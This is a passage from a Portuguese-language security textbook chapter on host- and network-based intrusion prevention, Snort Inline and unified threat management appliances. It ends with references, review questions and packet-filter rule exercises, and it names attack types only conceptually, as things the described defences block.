Assim, um IPS bloqueia tráfego, como um firewall, mas usa os tipos de algoritmos desenvolvidos para IDSs. É uma questão de terminologia considerar um IPS como um novo tipo separado de produto ou simplesmente como outra forma de firewall.

### IPS baseado em estação

Como ocorre com um IDS, um IPS pode ser baseado em estação ou baseado em rede. Um IPS baseado em estação (host-based IPS — HIPS) faz uso de técnicas de detecção de assinatura, bem como de detecção de anomalia para identificar ataques. No primeiro caso, o foco está no conteúdo específico de cargas úteis em pacotes de aplicação, em busca de padrões que já foram identificados como maliciosos. No caso de detecção de anomalia, o IPS está em busca de padrões de comportamento que indiquem malware. Entre os exemplos dos tipos de comportamentos maliciosos abordados por um HIPS estão os seguintes:

- **Modificação de recursos de sistema:** Rootkits, cavalos de Troia e backdoors modificam recursos de sistema como bibliotecas, diretórios, configurações de registro e contas de usuários.
- **Exploits de elevação de nível de privilégios:** Esses ataques tentam dar acesso à raiz do sistema para usuários comuns.
- **Exploits de estouro de capacidade de buffer:** Esses ataques são descritos

no [Capítulo 10](#).

- **Acesso à lista de contatos de e-mail:** Muitos vermes se espalham, enviando cópias de si mesmos a endereços presentes em um catálogo de endereços de e-mail do sistema local.
- **Travessia de diretório:** Uma vulnerabilidade de travessia de diretório (directory traversal) em um servidor Web permite que o hacker acesse arquivos que estão fora da faixa à qual um servidor de aplicação de usuário normalmente precisaria ter acesso.

Ataques como esses resultam em comportamentos que podem ser analisados por um HIPS. A funcionalidade do HIPS pode ser moldada para a plataforma específica. Um conjunto de ferramentas de uso geral pode ser usado para um sistema de computador de mesa ou de servidor. Alguns pacotes HIPS são projetados para proteger tipos específicos de servidores, como servidores Web e servidores de bancos de dados. Nesse caso, o HIPS procura ataques particulares a aplicações.

Além das técnicas de detecção de assinatura e anomalia, um HIPS pode usar uma abordagem de caixa de areia. Caixas de areia são especialmente adequadas para código móvel, como applets Java e linguagens de script. O HIPS mantém tal código em quarentena em uma área isolada do sistema e então executa o código e monitora seu comportamento. Se o código violar políticas predefinidas ou corresponder a assinaturas de comportamento predefinidas, ele é interrompido e impedido de executar no ambiente de sistema normal.

[ROBB06a] lista as seguintes áreas para as quais um HIPS normalmente oferece proteção a computadores de mesa:

- **Chamadas de sistema:** O kernel (núcleo) controla acesso a recursos de sistema como memória, dispositivos de entrada e saída e processador. Para usar esses recursos, aplicações de usuário enviam chamadas de sistema ao kernel. Qualquer código malicioso executará, no mínimo, uma chamada de sistema. O HIPS pode ser configurado para examinar cada chamada do sistema em busca de características maliciosas.
- **Acesso a sistema de arquivos:** O HIPS pode assegurar que chamadas de sistema de acesso a arquivos não são maliciosas e cumprem a política estabelecida.
- **Configurações de registro de sistema:** O registro mantém informações de configuração persistentes sobre programas e é frequentemente modificado maliciosamente para estender o tempo de vida de um exploit. O HIPS pode assegurar que os registros do sistema mantenham sua integridade.

- **Entrada/saída de estação:** Comunicações de entrada/saída, sejam elas locais sejam baseadas em rede, podem propagar o código de exploits e malware. O HIPS pode examinar e impor interações adequadas de clientes com a rede e com outros dispositivos.

## **O papel do HIPS**

Atualmente, muitos observadores do setor industrial veem os sistemas finais empresariais, incluindo sistemas de computadores de mesa e de laptops, como o principal alvo para hackers e criminosos, mais ainda do que dispositivos de rede [ROBB06b]. Assim, fornecedores de sistemas de segurança estão focalizando mais o desenvolvimento de produtos de segurança para sistemas finais. Tradicionalmente, a segurança de sistemas finais é fornecida por uma coleção de produtos distintos, como antivírus, antispyware, antispam e firewalls pessoais. A abordagem do HIPS é um esforço para prover um conjunto de funções em um único produto integrado. As vantagens da abordagem do HIPS integrado são que as várias ferramentas trabalham juntas, a prevenção de ameaça é mais abrangente e o gerenciamento é mais fácil.

Pode ser tentador pensar que produtos de segurança de sistemas finais como o HIPS, se suficientemente sofisticados, eliminam ou no mínimo reduzem a necessidade de dispositivos no nível da rede. Por exemplo, o San Diego Supercomputer Center relata que, durante um período de quatro anos, não houve intrusão em sequer uma de suas máquinas gerenciadas, em uma configuração sem qualquer firewall e apenas proteção de segurança nos sistemas finais [SING03]. Mesmo assim, uma abordagem mais prudente é usar o HIPS como um dos elementos em uma estratégia que envolve dispositivos no nível da rede, como firewalls ou IPSs baseados em rede.

## **IPS baseado em rede**

Um IPS baseado em rede (NIPS) é, em essência, um NIDS inline que tem a autoridade de descartar pacotes e derrubar conexões TCP. Como ocorre com um NIDS, um NIPS faz uso de técnicas como detecção de assinatura e detecção de anomalia.

Entre as técnicas usadas em um NIPS, mas não comumente encontradas em um firewall, está a proteção de dados em um fluxo. Isso requer a remontagem da carga útil da aplicação em uma sequência de pacotes. O dispositivo de IPS aplica um filtro ao conteúdo completo do fluxo toda vez que chega um novo pacote

pertencente ao fluxo. Quando um fluxo é identificado como malicioso, o último pacote e todos os pacotes subsequentes pertencentes ao fluxo suspeito são descartados.

Em termos dos métodos gerais usados por um dispositivo NIPS para identificar pacotes maliciosos, os seguintes são típicos:

- **Correspondência com padrão:** Escaneia pacotes recebidos em busca de sequências de bytes específicas (a assinatura), armazenadas em um banco de dados de ataques conhecidos.
- **Correspondência com estado:** Escaneia em busca de assinaturas de ataque no contexto de um conjunto de tráfego de dados em vez de considerar apenas pacotes individuais.
- **Anomalia de protocolo:** Procura desvios em relação a padrões definidos em RFCs.
- **Anomalia de tráfego:** Verifica atividades incomuns de tráfego, como uma inundação de pacotes UDP ou um novo serviço que aparece na rede.
- **Anomalia estatística:** Determina linhas de base para atividades de tráfego e vazão considerados normais, e alerta quando há desvios em relação a essas linhas de base.

## Snort Inline

Apresentamos o Snort no [Capítulo 8](#) como um mecanismo leve de detecção de intrusão. Uma versão modificada do Snort, conhecida como Snort Inline (Snort em linha), habilita o Snort a funcionar como um recurso de prevenção de intrusão. O Snort Inline adiciona três novos tipos de regra e provê recursos de prevenção de intrusão:

- **Descartar:** O Snort rejeita um pacote tendo como base as opções definidas na regra e registra o resultado.
- **Rejeitar:** O Snort rejeita um pacote e registra o resultado. Além disso, uma mensagem de erro é retornada. No caso do TCP, essa é uma mensagem TCP de reset, que reinicia a conexão TCP. No caso do UDP, uma mensagem ICMP de porta inalcançável é enviada ao originador do pacote UDP.
- **Sdrop:** O Snort rejeita um pacote, mas não registra tal evento.

O Snort Inline inclui uma opção de substituição, que permite que o usuário do Snort modifique pacotes em vez de descartá-los. Esse recurso é útil para uma implementação de pote de mel [[SPIT03](#)]. Em vez de bloquear ataques detectados, o pote de mel os modifica e os incapacita, modificando o conteúdo

do pacote. Atacantes lançam seus códigos maliciosos, que viajam pela Internet e atingem seus alvos pretendidos, mas o Snort Inline incapacita os ataques que, por fim, falham. Os atacantes veem a falha, mas não conseguem entender por que ela ocorreu. O pote de mel pode continuar a monitorar os atacantes e, ao mesmo tempo, reduzir o risco de danificar sistemas remotos.

## 9.7 Exemplo: produtos para gerenciamento unificado de ameaças

Nos capítulos anteriores, revisamos várias abordagens para responder a ataques de software malicioso e baseados em rede, incluindo produtos antivírus e antivermes, IPS, IDS e firewalls. A implementação de todos esses sistemas pode prover a uma organização uma defesa intensiva que usa várias camadas de filtros e mecanismos de defesa para frustrar ataques. A desvantagem de tal implementação em pedaços é a necessidade de configurar, disponibilizar e gerenciar uma gama de dispositivos e pacotes de software. Além disso, disponibilizar vários dispositivos em sequência pode reduzir o desempenho.

Uma abordagem para reduzir a carga administrativa e de desempenho é substituir todos os produtos de rede em linha (firewall, IPS, IDS, VPN, antispam, antispyware, e assim por diante) por um único dispositivo que integre uma variedade de abordagens para lidar com ataques baseados em rede. A empresa de análise de mercado IDC refere-se a tal dispositivo como um sistema de gerenciamento unificado de ameaça (Unified Threat Management — UTM) e o define da seguinte maneira: “Produtos que incluem vários recursos de segurança integrados em uma única caixa. Para ser incluído nessa categoria, [um produto] deve ser capaz de executar tarefas de firewall de rede, detecção e prevenção de intrusão em rede e antivírus em gateway. Não é necessário que as funcionalidades do produto sejam usadas concomitantemente, mas as funções devem existir inherentemente no produto.”


Uma questão significativa em relação a um dispositivo UTM é o desempenho, tanto em termos de vazão como de latência. [MESS06] informa que as perdas de produtividade típicas para dispositivos comerciais atuais são de 50%. Assim, recomenda-se aos clientes que obtenham dispositivos de alto desempenho e vazão para minimizar a aparente degradação do desempenho.

A Figura 9.5 é uma arquitetura típica de produtos UTM. As seguintes funções são dignas de nota:

1. O tráfego de entrada é decifrado, se necessário, antes de sua inspeção inicial.

Se o dispositivo funcionar como um nó na borda de uma VPN, a decifração IPsec deve ocorrer aqui.

2. Um módulo de firewall inicial filtra tráfego, descartando pacotes que violam regras e/ou deixando passar pacotes que estão de acordo com o conjunto de regras estabelecido na política do firewall.
3. Depois desse ponto, vários módulos processam pacotes individuais e fluxos de pacotes em vários níveis de protocolo. Nessa configuração particular, um motor de análise de dados é responsável por fazer o acompanhamento de fluxos de pacotes e coordenar o trabalho de motores de antivírus, IDS e IPS.
4. O motor de análise de dados também remonta cargas úteis de múltiplos pacotes para análise de conteúdo pelo motor de antivírus e pelos módulos Web de filtragem e antispam.
5. Algum tráfego de entrada pode precisar ser novamente cifrado para manter a segurança do fluxo dentro da rede de uma empresa.
6. Todas as ameaças detectadas são relatadas ao módulo de registro e relatório, que é usado para emitir alertas para condições especificadas e para análise forense.
7. O módulo de conformação de banda pode usar vários algoritmos de priorização e qualidade de serviço (QoS) para otimizar desempenho.



**FIGURA 9.5** Produto de gerenciamento unificado de ameaças. *Fonte:* Baseado em [JAME06].

Como exemplo do escopo de um produto UTM, as [Tabelas 9.3](#) e [9.4](#) listam alguns dos ataques que o produto UTM comercializado pela Secure Computing é projetado para prevenir.

---

### Tabela 9.3

#### Resumo de proteções contra ataques do produto de segurança Sidewinder G2 — exemplos no nível de transporte

---

Ataques e ameaças vindas da Internet	Proteções
<p><b>TCP</b></p> <ul style="list-style-type: none"> <li>■ Números de porta inválidos.</li> <li>■ Números de sequência inválidos.</li> <li>■ Inundações de SYN.</li> <li>■ Ataques do tipo árvore de Natal (XMAS).</li> <li>■ Valores de CRC inválidos.</li> <li>■ Comprimento zero.</li> <li>■ Dados aleatórios como cabeçalhos TCP.</li> </ul>	<ul style="list-style-type: none"> <li>■ Tentativas de sequestro TCP.</li> <li>■ Ataques de falsificação TCP.</li> <li>■ Ataques de PMTU pequenas.<sup>4</sup></li> <li>■ Ataque de SYN.</li> <li>■ Ataques por Script Kiddie.</li> <li>■ Construção de pacote: conjunto de diferentes opções TCP.</li> </ul> <ul style="list-style-type: none"> <li>■ Impor marcadores TCP corretos.</li> <li>■ Impor comprimento de cabeçalho TCP.</li> <li>■ Garantir apresentação em três vias adequada.</li> <li>■ Fechar sessão TCP corretamente.</li> <li>■ Duas sessões, uma no lado de dentro e uma no lado de fora.</li> <li>■ Impor utilização correta dos marcadores do TCP.</li> <li>■ Gerenciar tempos limites para sessões TCP.</li> <li>■ Bloquear ataques de SYN.</li> </ul>
<p><b>UDP</b></p> <ul style="list-style-type: none"> <li>■ Pacotes UDP inválidos.</li> <li>■ Dados UDP aleatórios para escapar de regras.</li> </ul>	<ul style="list-style-type: none"> <li>■ Pacotes UDP inválidos.</li> <li>■ Dados UDP aleatórios para escapar de regras.</li> </ul> <ul style="list-style-type: none"> <li>■ Previsão de conexão.</li> <li>■ Escaneamento de portas UDP.</li> </ul> <ul style="list-style-type: none"> <li>■ Verificar se pacote UDP está correto.</li> <li>■ Descartar pacotes UDP em portas não abertas.</li> </ul>

**Tabela 9.4**

## Resumo de proteções contra ataques do produto de segurança Sidewinder G2 — exemplos no nível de aplicação

Ataques e ameaças vindas da Internet	Proteções
<p><b>DNS</b></p> <ul style="list-style-type: none"> <li>■ Respostas NXDOMAIN incorretas advindas de consultas AAAA poderiam causar condições de negação de serviço. ISC BIND 9 antes de 9.2.1 permite que atacantes remotos causem negação de serviço (desligamento) via pacote DNS malformado que aciona uma condição de erro que não é adequadamente tratada quando o parâmetro rdataset para a função dns_message_findtype() em message.c não é NULL.</li> <li>■ Prevenção de fornecimento de informações de DNS e outros abusos de DNS.</li> </ul>	<ul style="list-style-type: none"> <li>■ Não permitir caches negativos.</li> <li>■ Prevenir envenenamento de cache DNS.</li> <li>■ O Sidewinder G2 impede que a utilização maliciosa de mensagens DNS inadequadamente formadas afete operações de firewall.</li> <li>■ Impede ataques de consulta DNS.</li> <li>■ Impede ataques de resposta DNS.</li> </ul> <ul style="list-style-type: none"> <li>■ Prevenir transferências e consultas de zona.</li> <li>■ Verdadeira separação de DNS protegida por tecnologia de imposição de tipo (Type Enforcement) para permitir zonas DNS públicas e privadas.</li> <li>■ Capacidade de desligar recursão.</li> </ul>
<p><b>FTP</b></p> <ul style="list-style-type: none"> <li>■ Ataque de FTP bounce ("ricochete").</li> <li>■ Ataque de PASS.</li> <li>■ Ataque de injeção em porta FTP.</li> <li>■ Ataque de segmentação TCP.</li> </ul>	<ul style="list-style-type: none"> <li>■ O Sidewinder G2 tem a capacidade de filtrar comandos FTP para impedir esses ataques.</li> <li>■ Verdadeira separação de rede evita ataques de segmentação.</li> </ul>
<p><b>SQL</b></p> <p>Ataques de hormem no meio via rede contra SQL.</p>	<ul style="list-style-type: none"> <li>■ Proxy inteligente protegido por tecnologia de imposição de tipo (Type Enforcement).</li> <li>■ Oculta DB interno por meio de conexões não transparentes.</li> </ul>

(Continua)

#### **Protocolo de streaming em tempo real (RTSP)**

- Estouro de capacidade de buffer.
- Negação de serviço.
- Proxy inteligente protegido por tecnologia de imposição de tipo (Type Enforcement).
- Validação de protocolo.
- Recusa de tráfego multicast.
- Verificar métodos de configuração (setup) e finalização (teardown).
- Verificar protocolos PNG e RTSP, descartar todos os outros.
- Monitoração de porta auxiliar.

#### **SNMP**

- |   |  |
|---|--|
| <ul style="list-style-type: none"> <li>■ Ataques de inundação SNMP.</li> <li>■ Ataque de comunidade padrão.</li> <li>■ Ataque de força bruta.</li> <li>■ Ataque de SNMP put.</li> </ul> | <ul style="list-style-type: none"> <li>■ Filtrar tráfego SNMP versão 1, 2c.</li> <li>■ Filtra mensagens de leitura (Read), escrita (Write) e notificação (Notify).</li> <li>■ Filtrar OIDS.</li> <li>■ Filtrar PDU (Protocol Data Unit, unidade de dados de protocolo).</li> </ul> |
|---|--|

#### **SSH**

- |  |   |
|--|---|
| <ul style="list-style-type: none"> <li>■ Estouros de capacidade de buffer em protocolos de desafio-resposta.</li> <li>■ SSHD permite que usuários ignorem "Allowed Authentications" ("autenticações permitidas").</li> <li>■ Estouro de capacidade de buffer OpenSSH do tipo buffer_append_space.</li> <li>■ Estouro de capacidade de buffer OpenSSH/PAM em protocolo de desafio-resposta.</li> <li>■ Código de canal OpenSSH offer-by-one ("oferta por um").</li> </ul> | <ul style="list-style-type: none"> <li>■ Tecnologia de imposição de tipo (Type Enforcement) embutida na versão v6.x do Sidewinder G2 limita estritamente as capacidades das versões modificadas do código daemon do OpenSSH da Secure Computing.</li> </ul> |
|--|---|

#### **Ataques e ameaças vindas da Internet**

#### **Proteções**

##### **SMTP**

- |  |   |
|--|---|
| <ul style="list-style-type: none"> <li>■ Estouros de capacidade de buffer do Sendmail.</li> <li>■ Ataques de negação de serviço do Sendmail.</li> <li>■ Estouro de capacidade de buffer remoto do Sendmail.</li> <li>■ Estouro de capacidade de buffer de análise de endereços do Sendmail.</li> <li>■ Anomalias do protocolo SMTP.</li> <li>■ Ataques de vermes SMTP.</li> <li>■ Inundação de correio SMTP.</li> <li>■ Ataques de encaminhamento.</li> <li>■ Vírus, cavalos de Troia, vermes.</li> <li>■ Falsificação de endereço de e-mail.</li> <li>■ Ataques de MIME.</li> <li>■ E-mails de phishing.</li> </ul> | <ul style="list-style-type: none"> <li>■ Arquitetura do Split Sendmail protegida por tecnologia de imposição de tipo (Type Enforcement).</li> <li>■ Imposição de tipo (Type Enforcement).</li> <li>■ Sendmail verifica anomalias de protocolo SMTP.</li> </ul><br><ul style="list-style-type: none"> <li>■ Validação de protocolos.</li> <li>■ Filtro antispam.</li> <li>■ Filtros de correio — tamanho, palavras-chave.</li> <li>■ Antivírus de assinatura.</li> <li>■ Antiencaminhamento.</li> <li>■ Filtro MIME/antivírus.</li> <li>■ Antivírus em firewall.</li> <li>■ Antiphishing por escaneamento de vírus.</li> </ul> |
|--|---|

##### **Aplicações de spyware**

- |  |  |
|--|--|
| <ul style="list-style-type: none"> <li>■ Adware usado para coletar informações com finalidade de marketing.</li> <li>■ Testas de ferro (Stalking horses).</li> <li>■ Cavalos de Troia.</li> <li>■ Malware.</li> <li>■ Malware do tipo Backdoor Santa.</li> </ul> | <ul style="list-style-type: none"> <li>■ Recurso de filtragem SmartFilter® URL embutido com o Sidewinder G2 pode ser configurado para filtrar URLs de spyware, impedindo downloads.</li> </ul> |
|--|--|

## **9.8 Leituras e sites recomendados**

Um tratamento clássico de firewalls é [CHES03]. [LODI98], [OPPL97] e [BELL94] são bons artigos gerais sobre o assunto. [SCAR09b] é uma excelente visão geral de tecnologia de firewall e políticas de firewall. [AUDI04] e [WILS05] dão discussões úteis sobre firewalls.

[SEQU03] é um levantamento útil de sistemas de prevenção de intrusão. IPSs são também abordados em [SCAR07].

**AUDI04** Audin, G. Next-Gen Firewalls: What to Expect. *Business Communications Review*, junho de 2004.

**BELL94** Bellovin, S.; Cheswick, W. Network firewalls. *IEEE Communications Magazine*, setembro de 1994.

**CHAP00** Chapman, D.; Zwicky, E. *Building Internet Firewalls*. Sebastopol, CA: O'Reilly, 2000.

**CHES03** Cheswick, W.; Bellovin, S. *Firewalls and Internet Security: Repelling the Wily Hacker*. Reading, MA: Addison-Wesley, 2003.

**LODI98** Lodin, S.; Schuba, C. Firewalls Fend Off Invasions from the Net. *IEEE Spectrum*, fevereiro de 1998.

**OPPL97** Oppliger, R. Internet Security: Firewalls and Beyond. *Communications of the ACM*, maio de 1997.

**SCAR07** Scarfone, K.; Mell, P. *Guide to Intrusion Detection and Prevention Systems*. NIST Special Publication SP 800-94, fevereiro de 2007.

**SCAR09b** Scarfone, K.; Hoffman, P. *Guidelines on Firewalls and Firewall Policy*. NIST Special Publication SP 800-41-1, setembro de 2009.

**SEQU03** Sequeira, D. Intrusion Prevention Systems: Security's Silver Bullet? *Business Communications Review*, março de 2003.

**WILS05** Wilson, J. The Future of the Firewall. *Business Communications Review*, maio de 2005.

## Site recomendado

- [Firewall.com](#): Vários links para referências e recursos de software de firewalls.

## 9.9 Termos principais, perguntas de revisão e problemas

### Termos principais

ataque de fragmentos minúsculos	firewall de filtragem de pacotes	IPS baseado em estação
DMZ	firewall de inspeção com estado	IPS baseado em rede
estação bastião	firewall pessoal	proxy
falsificação de endereço IP	firewalls distribuídos	rede privada virtual (VPN)
firewall	gateway de nível de aplicação	segurança IP (IPSec)
firewall baseado em estação	gateway de nível de circuito	sistema de prevenção de intrusão (IPS)
	gerenciamento unificado de ameaças (UTM)	

## Perguntas de revisão

- 9.1 Cite três metas de projeto para um firewall.
- 9.2 Cite quatro técnicas usadas por firewalls para controlar acesso e impor uma política de segurança.
- 9.3 Qual informação é usada por um firewall de filtragem de pacotes típico?
- 9.4 Cite algumas fraquezas de um firewall de filtragem de pacotes.
- 9.5 Qual é a diferença entre um firewall de filtragem de pacotes e um firewall de inspeção com estado?
- 9.6 O que é um gateway de nível de aplicação?
- 9.7 O que é um gateway de nível de circuito?
- 9.8 Quais são as diferenças entre os firewalls na [Figura 9.1](#)?
- 9.9 Quais são as características comuns de uma estação bastião?
- 9.10 Por que é útil ter firewalls baseados em estação?
- 9.11 O que é uma rede DMZ e que tipos de sistemas se esperaria encontrar em tais redes?
- 9.12 Qual é a diferença entre um firewall interno e um firewall externo?
- 9.13 Qual é a diferença entre um IPS e um firewall?
- 9.14 Qual é a diferença entre um sistema UTM e um firewall?

## Problemas

- 9.1 Como mencionamos na [Seção 9.3](#), uma abordagem para derrotar o ataque de fragmentos minúsculos é impor um comprimento mínimo ao cabeçalho de transporte que deve estar contido no primeiro fragmento de um pacote IP. Se o primeiro fragmento for rejeitado, todos os fragmentos subsequentes podem ser rejeitados. Todavia, a natureza do IP é tal que fragmentos podem chegar fora de ordem. Assim, um fragmento intermediário pode passar pelo filtro

antes de o fragmento inicial ser rejeitado. Como lidar com essa situação?

9.2 Em um pacote IPv4, o tamanho da carga útil no primeiro fragmento, em octetos, é igual a (Comprimento total - (4 × Comprimento do cabeçalho de Internet). Se esse valor for menor do que o mínimo exigido (8 octetos para o TCP), esse fragmento e o pacote inteiro são rejeitados. Sugira um método alternativo para obter o mesmo resultado usando somente o campo de deslocamento de fragmento.

9.3 A RFC 791, que contém a especificação do protocolo IPv4, descreve um algoritmo de remontagem que resulta em novos fragmentos que sobrescrevem porções sobrepostas de fragmentos recebidos anteriormente. Dada tal implementação de remontagem, um atacante poderia construir uma série de pacotes nos quais o fragmento mais baixo (deslocamento zero) conteria dados inócuos (e por isso passaria por filtros de pacotes administrativos) e nos quais algum pacote subsequente que tivesse um deslocamento diferente de zero se sobreporia às informações do cabeçalho TCP (porta de destino, por exemplo) e faria com que ele fosse modificado. O segundo pacote passaria pela maioria das implementações de filtro porque ele não tem um deslocamento de fragmento igual a zero. Sugira um método que poderia ser usado por um filtro de pacotes para prevenir esse ataque.

9.4 A [Tabela 9.5](#) apresenta uma amostra de um conjunto de regras de firewall de filtro de pacotes para uma rede imaginária de endereços IP indo de 192.168.1.0 a 192.168.1.254. Descreva o efeito de cada regra.

9.5 O SMTP (Simple Mail Transfer Protocol) é o protocolo padrão para transferir correio eletrônico entre estações via TCP. Uma conexão TCP é estabelecida entre um agente de usuário e um programa servidor. O servidor escuta na porta TCP 25 em busca de requisições de conexão que chegam. A extremidade de usuário da conexão está em uma porta TCP de número acima de 1023. Suponha que você queira construir um conjunto de regras de filtro de pacotes que permita tráfego SMTP de entrada e de saída. Você gera o seguinte conjunto de regras:

- a. Descreva o efeito de cada regra.
- b. A sua estação nesse exemplo tem endereço IP 172.16.1.1. Alguém tenta enviar e-mail de uma estação remota com endereço IP 192.168.3.4. Se bem-sucedida, essa ação gera um diálogo SMTP entre o usuário remoto e o servidor SMTP na sua estação que consiste em comandos e mensagens SMTP. Além disso, considere que um usuário na sua estação tenta enviar e-mail ao servidor SMTP no sistema

remoto. Quatro pacotes típicos para esse cenário são mostrados a seguir:

Pacote	Direção	Endereço de origem	Endereço de destino	Protocolo	Porta de destino	Ação
1	Para dentro	192.168.3.4	172.16.1.1	TCP	25	?
2	Para fora	172.16.1.1	192.168.3.4	TCP	1234	?
3	Para fora	172.16.1.1	192.168.3.4	TCP	25	?
4	Para dentro	192.168.3.4	172.16.1.1	TCP	1357	?

Indique quais pacotes são permitidos ou rejeitados e qual regra é usada em cada caso.

- c. Alguém do mundo exterior (10.1.2.3) tenta abrir uma conexão a partir da porta 5150 de uma estação remota para o servidor proxy Web na porta 8080 sendo executado em uma de suas estações locais (172.16.3.4), de modo a executar um ataque. Pacotes típicos são como os seguintes:

Pacote	Direção	Endereço de origem	Endereço de destino	Protocolo	Porta de destino	Ação
5	Para dentro	10.1.2.3	172.16.3.4	TCP	8080	?
6	Para fora	172.16.3.4	10.1.2.3	TCP	5150	?

O ataque será bem-sucedido? Dê detalhes.

- 9.6 Para oferecer mais proteção, o conjunto de regras do problema anterior é modificado da seguinte maneira:

Regra	Direção	Endereço de origem	Endereço de destino	Protocolo	Porta de origem	Porta de destino	Ação
A	Para dentro	Externo	Interno	TCP	>1023	25	Permite
B	Para fora	Interno	Externo	TCP	25	>1023	Permite
C	Para fora	Interno	Externo	TCP	>1023	25	Permite
D	Para dentro	Externo	Interno	TCP	25	>1023	Permite
E	Qualquer das duas	Qualquer	Qualquer	Qualquer	Qualquer	Qualquer	Recusa

- a. Descreva a mudança.  
b. Aplique esse novo conjunto de regras aos mesmos seis pacotes do problema anterior. Indique quais pacotes são permitidos ou recusados

e qual regra é usada em cada caso.

- 9.7 Um hacker usa a porta 25 como a porta cliente em seu lado para tentar abrir uma conexão com o seu servidor proxy Web.

a. Os seguintes pacotes poderiam ser gerados:

Pacote	Direção	Endereço de origem	Endereço de destino	Protocolo	Porta de origem	Porta de destino	Ação
7	Para dentro	10.1.2.3	172.16.3.4	TCP	25	8080	?
8	Para fora	172.16.3.4	10.1.2.3	TCP	8080	25	?

Explique por que esse ataque será bem-sucedido usando o conjunto de regras do problema anterior.

- b. Quando uma conexão TCP é iniciada, o bit ACK no cabeçalho TCP tem valor 0. Subsequentemente, todos os cabeçalhos TCP enviados pela conexão TCP têm o bit ACK em 1. Use essa informação para modificar o conjunto de regras do problema anterior para impedir o ataque que acabamos de descrever.

- 9.8 A [Seção 9.6](#) lista cinco métodos gerais usados por um dispositivo NIPS para detectar um ataque. Cite alguns prós e contras de cada método.

- 9.9 Um requisito de gerenciamento comum é que “todo tráfego Web externo deve passar pelo proxy Web da organização”. Todavia, esse requisito é mais fácil de enunciar do que de implementar. Discuta os vários problemas e questões, possíveis soluções e limitações de dar suporte a esse requisito. Em particular, considere questões como identificar exatamente o que constitui “tráfego Web” e como ele pode ser monitorado, dados a grande faixa de portas e os vários protocolos usados por navegadores e servidores Web.

- 9.10 Considere a ameaça de “roubo/violação de informações proprietárias ou confidenciais mantidas em arquivos de dados fundamentais no sistema”. Um método que poderia resultar nessa violação é o envio acidental/deliberado de e-mail com informações a um usuário de fora da organização. Uma possível contramedida para isso seria exigir que todo e-mail externo receba um rótulo de sensibilidade de segurança (classificação, se achar melhor) em seu assunto e que o e-mail externo tenha o rótulo de sensibilidade mais baixo. Discuta como essa medida poderia ser implementada em um firewall e quais componentes e arquitetura seriam necessários para tal.

- 9.11 Você recebe os seguintes detalhes de uma “política informal de firewall” a ser implementada usando um firewall como o da [Figura 9.2](#):

1. E-mail pode ser enviado usando SMTP em ambas as direções passando

pelo firewall, mas deve ser retransmitido via servidor de acesso de correio da DMZ, que provê sanitização de cabeçalho e filtragem de conteúdo. E-mail externo deve ser destinado ao servidor de correio da DMZ.

2. Usuários internos podem recuperar seu e-mail do servidor de acesso de correio da DMZ usando POP3 ou POP3S e autenticar a si mesmos.
3. Usuários externos podem recuperar seu e-mail do servidor de acesso de correio da DMZ, mas somente se usarem o protocolo POP3 seguro e autenticarem a si mesmos.
4. Requisições Web (tanto inseguras quanto seguras) são permitidas se vindas de qualquer usuário interno e dirigidas para fora da rede passando pelo firewall, mas devem ser retransmitidas via proxy Web da DMZ, que provê filtragem de conteúdo (observando que isso não é possível para requisições seguras), e os usuários devem se autenticar ao proxy para efeitos de registro de eventos.
5. Requisições Web (tanto inseguras quanto seguras) são permitidas se vindas de qualquer lugar da Internet e dirigidas ao servidor Web da DMZ.
6. Requisições de consulta DNS por usuários internos são permitidas via servidor de DNS da DMZ, que consulta a Internet.
7. Requisições DNS externas são fornecidas pelo servidor de DNS da DMZ.
8. Gerenciamento e atualização de informações nos servidores da DMZ são permitidos se usarem conexões de shell seguras vindas de usuários internos autorizados relevantes (pode haver diferentes conjuntos de usuários em cada sistema conforme adequado).
9. Requisições de gerenciamento SNMP são permitidas se vindas de estações de gerenciamento interno e dirigidas a firewalls, sendo que os firewalls também têm permissão de enviar alarmes de gerenciamento (isto é, notificação de que algum evento está ocorrendo) às estações de gerenciamento.

Projete conjuntos de regras de filtro de pacotes (semelhantes às mostradas na [Tabela 9.1](#)) que deverão ser implementadas no “firewall externo” e no “firewall interno” para cumprir os requisitos da política anteriormente mencionada.

9.12 Temos um servidor Web interno, usado somente para finalidades de teste,

no endereço IP 5.6.7.8 em nossa rede corporativa interna. O filtro de pacotes está situado em um ponto de verificação entre nossa rede interna e o resto da Internet. Esse filtro de pacotes pode bloquear todas as tentativas, executadas por estações externas, de iniciar uma conexão TCP direta a esse servidor Web interno? Se a resposta for positiva, mostre um conjunto de regras de filtragem de pacotes que provê essa funcionalidade; se a resposta for negativa, explique por que um filtro de pacotes (sem estado) não pode fazer isso.

Observação: um conjunto de regras é uma lista de regras, e a primeira regra que corresponder a algum evento determina a ação a executar. Uma regra é uma ação seguida por uma especificação dos pacotes que a ela correspondem: por exemplo, descartar tcp 1.2.3.4:\* -> \*:25.

9.13 Explique as vantagens e desvantagens de cada um dos seguintes cenários de instalação de firewalls na defesa de servidores, computadores de mesa e laptops contra ameaças de rede.

- a. Um firewall no perímetro da rede.
- b. Firewalls em cada estação de usuário final.
- c. Um firewall no perímetro da rede e firewalls em toda estação de usuário final.

---

### Tabela 9.5

